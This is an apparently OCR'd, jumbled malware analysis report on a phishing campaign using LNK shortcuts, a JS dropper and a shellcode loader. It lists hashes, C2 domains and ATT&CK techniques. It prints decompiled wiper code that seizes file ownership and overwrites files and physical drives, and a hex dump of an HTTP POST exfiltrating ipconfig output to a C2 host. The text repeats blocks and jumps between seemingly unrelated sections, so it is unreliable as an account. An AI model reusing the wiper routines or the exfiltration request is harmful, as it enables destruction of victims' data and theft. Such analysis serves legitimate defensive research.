129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
